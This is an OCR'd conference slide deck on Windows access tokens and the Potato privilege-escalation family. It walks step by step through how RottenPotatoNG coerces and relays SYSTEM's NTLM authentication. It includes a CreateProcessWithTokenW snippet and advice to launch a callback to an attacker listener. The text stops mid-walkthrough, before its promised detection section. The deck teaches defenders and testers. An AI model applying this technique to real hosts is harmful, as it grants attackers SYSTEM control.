
Tater Tokens
Introduction to Windows Access Tokens
and their Role in PrivEsc
PLAY

whoami

- Name: Max Andreacchi aka atomicchonk
- Role: Assoc. Consultant, AdSim at SpecterOps
- Research areas: Active Directory, Social Engineering, AI
- About me: Husband, corgi dad, cat servant, tattoo collector, runner


Talk Outline
Introduction to Windows Access Tokens
Using Tokens in PrivEsc (Potato Attacks)
Detection Development
BACK

Introduction to Windows Access Tokens

What is an access token?

Access tokens are a security mechanism in Windows built to give a user access to specific resources

Think of an access token like a key that can only open specific doors to areas in a building that contain useful items or information[1]

1. https://learn.microsoft.com/en-us/entra/identity-platform/access-tokens

What is an access token?

The Windows Security Reference Monitor (SRM) is the “gatekeeper” when it comes to tokens

The SRM ties tokens to identities and then determines whether it will allow or deny those identities access to specific resources[2]

Note: tokens aren't the only part of access checks

2. “Windows Security Internals” by James Forshaw

Contents of an Access Token

SIDs


- User account SID
- SID identifying current logon session
- SID of groups that user is a member of
- Owner SID
- Primary group SID
- Restricting SIDs


Token Attributes

- Type of token (primary or impersonation)
- Source of the access token
- Current impersonation levels


Additional Info

- A list of privileges held by either the user or the user's groups
- The DACL that the system uses when the user creates a securable object without specifying a security descriptor
- Other stats





Access tokens are given to users as they log into a system



For a given logon session, all user tokens will have the same authentication identifier

If a user authenticates twice to the same machine, the SRM will generate different authentication identifiers[3]

3. "Windows Security Internals" by James Forshaw

This means that a token is tied to a specific logon session, not a specific user

Remember that the token contains an ID identifying the current logon session

A logon session can also have multiple access tokens associated with it

HOWEVER

An access token cannot be linked to multiple logon sessions

Favorite Recipes


FRENCHFRIES.EXE

A process created in a user's context will contain a copy of the access token that user received upon login

Ingredients

- Potatoes.dll
- Oil.dll
- Salt.dll
- The access token you received when you logged in

Types of Tokens




Primary Token:

- Owned and used by a given process
- To create one and associate it with a process both require privileges

Impersonation (Thread) Token:

- Token that has been created to capture the security info of a client process, allowing a server to 'impersonate' the client process
- Multiple levels associated with impersonation

Impersonation Levels



Anonymous

Cannot impersonate client

Identification

Can get ID and privileges of the client, but not perform actions

Impersonation

Can impersonate client's security context on local system


Delegation

Can impersonate client's security context on remote systems

Tokens and PrivEsc


Privileges

Privileges are what a user account can do in a Windows environment



SeImpersonatePrivilege

"WHY YES, YOU CAN IMPERSONATE SOMEONE (OR SOMETHING) ELSE"



What Treasures Lie in SeImpersonatePrivilege?

- Allows a user to impersonate a client after authentication
- Usually, local administrators and local service accounts are assigned this privilege
- Services managed by the Service Control Manager (SCM) and some COM servers are sometimes also assigned this privilege

COM Servers

Component Object Model (COM) Servers are “any object that provides services to clients.”[4]

“Server” is a bit confusing; think of it as a piece of code that can be imported by an external program through a standardized interface. DLLs can be COM servers.[5]

COM class objects are identified by a CLSID.

4. https://learn.microsoft.com/en-us/windows/win32/com/com-clients-and-servers
5. https://medium.com/@NoLongerSet/com-server-types-in-process-vs-local-vs-remote-1afd6af5a3de

DCOM

DCOM is “COM with a longer wire” and allows COM objects to communicate across networks

It enables RPC between objects on different endpoints

DCOM objects typically run in a privileged context

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dcom/6e796be2-24ef-440a-ad2a-a74e4bd2d127

CLSID

Class IDs (CLSIDs) are globally unique identifiers that identify COM class objects

Information associated with a CLSID is stored in the registry at HKLM\SOFTWARE\Classes\CLSID\{CLSID}

This information is used by the COM handler to return info about a class when it is in the running state

https://learn.microsoft.com/en-us/windows/win32/com/clsid-key-hklm

RPC

Remote Procedure Call (RPC) is a software communication protocol that allows one program on a host to communicate with another program (either on the same host or a different host)

Specifically, it allows a program to directly call functions in another program as if they were local to the calling program

https://www.geeksforgeeks.org/remote-procedure-call-rpc-in-operating-system/

https://www.ibm.com/docs/en/aix/7.3?topic=concepts-remote-procedure-call

TATER TIME


THE POTATO EXPLOITS

THE POTATO EXPLOITS ARE A GROUP OF PRIVILEGE ESCALATION TECHNIQUES, SOME OF WHICH ABUSE SEIMPERSONATEPRIVILEGE AND WERE DEVELOPED OVER TIME AS MITIGATIONS MADE EARLY POTATOES HARD TO EMPLOY.

WE WILL BE COVERING ROTTEN(NG), JUICY, AND ROGUE POTATOES.

CHOOSE YOUR TATER

Name: RottenPotatoNG



Age:	9 (Disclosed in 2016 by @breenmachine)
Strengths:	Stability & use of DCOM to trigger auth
Weaknesses:	>Windows 10 1809 & Server 2019

START

Rotten Potato NG

THE BASICS

- Coerce NTLM authentication from an NT AUTHORITY\SYSTEM account to a TCP endpoint we control
- Intercept the authentication attempt to locally negotiate a security token for that account
- Impersonate the token we just negotiated

PRE-REQS

- Control over a TCP endpoint
- SeImpersonatePrivilege on the current account we're starting from

Rotten Potato NG

Modify your RottenPotatoNG binary to execute the intended command, ideally a callback to a listener on your attacker system

(Default is to spawn a cmd.exe window)

```
memset(&pi, 0x00, sizeof(PROCESS_INFORMATION));
si.cb = sizeof(STARTUPINFO);

wchar_t *cmdPath = L"C:\\Windows\\System32\\cmd.exe";
wchar_t *args = L"";

printf("Running %S with args %S\n", cmdPath, args);

result = CreateProcessWithTokenW(elevated_token,
        0,
        cmdPath,
        args,
```

Rotten Potato NG

Rotten Potato NG

MSSQLSVC

(192.168.100.1)

ATTACKER

(192.168.100.2)

Set up a listener on the port you specified in the Rotten Potato NG code

Rotten Potato NG

Enumeration of privileges on the MSSQLSVC account shows that SeImpersonatePrivilege is enabled

MSSQLSVC

(192.168.100.1)

ATTACKER

(192.168.100.2)

Rotten Potato NG

MSSQLSVC


(192.168.100.1)

We also control a TCP endpoint on the network, so we can proceed

ATTACKER

(192.168.100.2)

Rotten Potato NG



Rotten Potato NG

Upon execution, RottenPotato will trick DCOM (which is running as NT AUTHORITY\SYSTEM) into performing NTLM authentication

MSSQLSVC

(192.168.100.1)

ATTACKER

(192.168.100.2)

Rotten Potato NG

RottenPotatoNG will use an API call to tell the COM object we want fetch an instance of a BITS object and to load it locally on port 6666

MSSQLSVC

(192.168.100.1)

"Hey we want a BITS object On 127.0.0.1:6666"

Rotten Potato NG

RottenPotato then relays that request from port 6666 to port 135 to make sure that RPC responses are crafted correctly and port 6666 will operate as an Adversary-in-the-Middle point

MSSQLSVC

(192.168.100.1)

BITS object

127.0.0.1:6666

RPC int

127.0.0.1:135

Rotten Potato NG

MSSQLSVC

(192.168.100.1)

BITS object

127.0.0.1:6666

RPC int


127.0.0.1:135

This lays the groundwork for NTLM authentication to take place and interception of those requests to lead to abuse

Rotten Potato NG

Rotten Potato NG

COM obj




Type 1 Message

RPC int

COM object will establish connectivity with the RPC server interface and will send an NTLM Type 1 (Negotiate) message

Rotten Potato NG



RottenPotato will extract the NTLM section of the Type 1 (Negotiate) message…

Rotten Potato NG

Rotten Potato NG


AcceptSecurityContext()

NTLM blob

…and pass it to AcceptSecurityContext() while the original message continues on to the RPC interface

COM obj

RPC int



Type 1 Message

https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all

Rotten Potato NG


Rotten Potato NG

AcceptSecurityContext()

Type 2 Message A

RPC int

COM obj



Type 2 Message B

AcceptSecurityContext() will respond to RottenPotatoNG with a Type 2 (Challenge) Message, and RPC interace will do the same to the COM object

https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all

Rotten Potato NG

Rotten Potato NG

AcceptSecurityContext()

RottenPotato will replace the NTLM blob in Type 2 Message B with the NTLM blob in the message received from AcceptSecurityContext()

NTLM Blob from Type 2 Message A

COM obj

Type 2 Message B

RPC int

https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all


Rotten Potato NG

Rotten Potato NG

AcceptSecurityContext()

This replacement is done to force the NT AUTHORITY\SYSTEM account to authenticate with the values we obtained from AcceptSecurityContext(), therefore crafting a token for us and not RPC

COM obj



Type 2 Message B with Message A NTLM blob

RPC int

https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all


Rotten Potato NG

Rotten Potato NG

AcceptSecurityContext()

After receiving the Type 2 Message, COM object will respond to the challenge with a Type 3 (Authenticate) Message

